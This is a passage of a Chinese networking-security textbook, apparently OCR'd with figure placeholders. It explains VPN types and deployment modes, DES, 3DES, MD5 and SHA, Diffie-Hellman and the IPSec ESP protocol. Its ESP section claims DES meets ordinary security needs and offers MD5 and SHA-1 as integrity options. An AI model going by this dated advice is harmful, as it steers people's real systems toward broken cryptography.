


图 7-2 Intranet VPN

(2) 远程访问虚拟网(Access VPN)。又称为拨号 VPN(即 VPDN)，是指企业员工或企业的小分支机构通过公网远程拨号的方式构筑的虚拟网。典型的远程访问 VPN 是用户通过本地的信息服务提供商(ISP)登录到因特网上，并在现有的办公室和公司内部网之间建立一条加密信道，如图 7-3 所示。

(3) 企业扩展虚拟网(Extranet VPN)。即企业间发生收购、兼并或企业间建立战略联盟后，使不同企业网通过公网来构筑的虚拟网。它能保证包括 TCP 和 UDP 服务在内的各种应用服务的安全，如 E-mail、HTTP、FTP、RealAudio、数据库的安全以及一些应用程序如

Java、ActiveX 的安全，如图 7-4 所示。




图 7-3　Access VPN




图 7-4　Extranet VPN

5. 按 VPN 的部署模式分类

部署模式从本质上描述了 VPN 的通道是如何建立和终止的，一般有 3 种 VPN 部署模式。

(1) 端到端(End-to-End)模式。是典型的由自建 VPN 的客户所采用的模式，最常见的隧道协议是 IPSec 和 PPTP。

(2) 供应商-企业(Provider-Enterprise)模式。隧道通常在 VPN 服务器或路由器中创建，在客户前端关闭。在该模式中，客户不需要购买专门的隧道软件，由服务商的设备来建立通道并验证。最常见的隧道协议有 L2TP 和 PPTP。

(3) 内部供应商(Intra-Provider)模式。服务商保持了对整个 VPN 设施的控制。在该模式中，通道的建立和终止都是在服务商的网络设施中实现的。客户不需要做任何实现 VPN 的工作。

7.3　加密系统简介

7.3.1　DES

DES 是一个分组加密算法，以 64 位为分组对数据加密。同时 DES 也是一个对称算法：加密和解密用的是同一个算法。它的密钥长度是 56 位(每个第 8 位都用作奇偶校验)，密钥可以是任意的 56 位的数，而且可以在任意时候改变。其中有极少量的数被认为是弱密钥，

但是很容易避开它们。所以保密性依赖于密钥。DES 的替代品是 AES(高级加密标准)。AES 已经成为对称密钥中最流行的算法之一。

7.3.2　3DES

3DES 算法策略与 DES 方式一致,不同的是 3DES 先对数据加密一次,对第一次加密结果再加密一次,对第二次加密结果再加密一次。每次加密所使用的密钥均不相同。这一操作明显增加了遍历法攻击的难度。

以上两种算法都是对称加密(加密解密使用同样的密钥)。

7.3.3　散列算法

散列(Hash)算法是一种单向算法,对被保护报文进行计算获得固定长度的散列值,但不能从计算结果反算出原始报文。散列算法就像是没有私钥的公开密钥算法,一旦算法产生了散列值,因为没有私有密钥,所以就无法通过散列值反算出原文。

(1) MD5(Message Digest 5,消息摘要算法 5)是一种散列算法,得到 128 位的散列(摘要)值。HMAC 是一种密钥认证算法,基于 MD5 的新标准——HMAC-MD5-96,即只取所得散列值中最高的 96 位为有效值。

(2) SHA(Security Hash Algorithm,安全散列算法),SHA 也是一种散列算法,它可以对任意长度的报文进行散列计算,得到 160 位的散列(摘要)值。基于 SHA 的新标准——HMAC-SHA-96,取所得散列值中最高的 96 位为有效值。

7.3.4　Diffie-Hellman

Diffie -Hellman(DH)是密钥交换算法,该算法如图 7-5 所示。




图 7-5　Diffie -Hellman 算法示意图

(1) 需进行 DH 交换的双方各自产生一个随机数,如 a 和 b。

(2) 使用双方确认的、共享的、公开的两个参数:底数 g 和模数 p 各自用随机数 a、b 进行幂模运算,得到结果 c 和 d,计算公式如下:

$$c = g^a \bmod p, \quad d = g^b \bmod p$$

(3) 双方进行模交换。

(4) 进一步计算,得到 DH 公有值:

$$d^a \bmod p = c^b \bmod p = g^{ab} \bmod p$$

此值就是共享密钥。

7.4 IPSec 协议

7.4.1 IPSec 体系结构

IPSec(IP Security,IP 安全)协议是应用于 IP 层上网络数据安全的一整套体系结构,包括网络认证协议 AH(Authentication Header,认证头)、ESP(Encapsulating Security Payload,封装安全载荷)、IKE(Internet Key Exchange,因特网密钥交换)和用于网络认证及加密的一些算法等。其中,AH 协议和 ESP 协议用于提供安全服务,IKE 协议用于密钥交换。

图 7-6 中,解释域(DOI)通过一系列命令、算法、属性和参数连接所有的 IPSec 组文件。策略决定两个实体之间能否通信,以及如何进行通信。




图 7-6 IPSec 安全体系结构

IPSec VPN 的实现包含管理模块、密钥分配和生成模块、身份认证模块、数据加密/解密模块、数据分组封装/分解模块和加密函数库几部分组成,如图 7-7 所示。

7.4.2 IPSec 的 3 个主要协议

IPSec 属于 3 层协议,该协议基于 TCP/IP 的标准协议,仅仅传输 IP 协议数据包。该协议已经集成到 IPv6 中,在 IPv4 中它是一个可选扩展协议。IPSec 提供了强大的安全、加密、认证和密钥管理功能,适合大规模 VPN 使用。IPSec 协议需要认证中心(CA)来进行身份认证和分发用户的公共密钥。

IPsec 提供了两种安全机制:认证和加密。认证机制使 IP 通信的数据接收方能够确认数据发送方的真实身份以及数据在传输过程中是否遭篡改。加密机制通过对数据进行加密运算来保证数据的机密性,以防数据在传输过程中被窃听。IPSec 协议中的 AH 协议定义




图 7-7　IPSec VPN 系统的组成

了认证的应用方法，提供数据源认证和完整性保证；ESP 协议定义了加密和可选认证的应用方法，提供数据可靠性保证。

IPSec 的 3 个主要协议是 ESP、AH、IKE。

1. ESP 协议

ESP 协议(IP 协议号为 50)提供加密、数据源认证、数据完整性校验和防止报文重放功能。ESP 的工作原理是：在每一个数据包的标准 IP 包头后面添加一个 ESP 报文头，并在数据包后面追加一个 ESP 尾。与 AH 协议不同的是，ESP 将需要保护的用户数据进行加密后再封装到 IP 包中，以保证数据的机密性。常见的加密算法有 DES、3DES、AES 等。同时，作为可选项，用户可以选择 MD5、SHA-1 算法保证报文的完整性和真实性。这 3 个加密算法的安全性由高到低依次是 AES、3DES、DES，安全性高的加密算法实现机制复杂，运算速度慢。对于普通的安全要求，DES 算法就可以满足需要。

ESP 可在传输模式以及隧道模式下使用。ESP 头可以位于 IP 头与上层协议之间，或者用它封装整个 IP 数据报。IANA 分配给 ESP 一个协议数值 50(称为 ESP 协议分配数)，在 ESP 头前的协议头总是在 Next Head 字段(IPv6)或“协议”(IPv4)字段里包含该值。ESP 头的格式如图 7-8 所示。

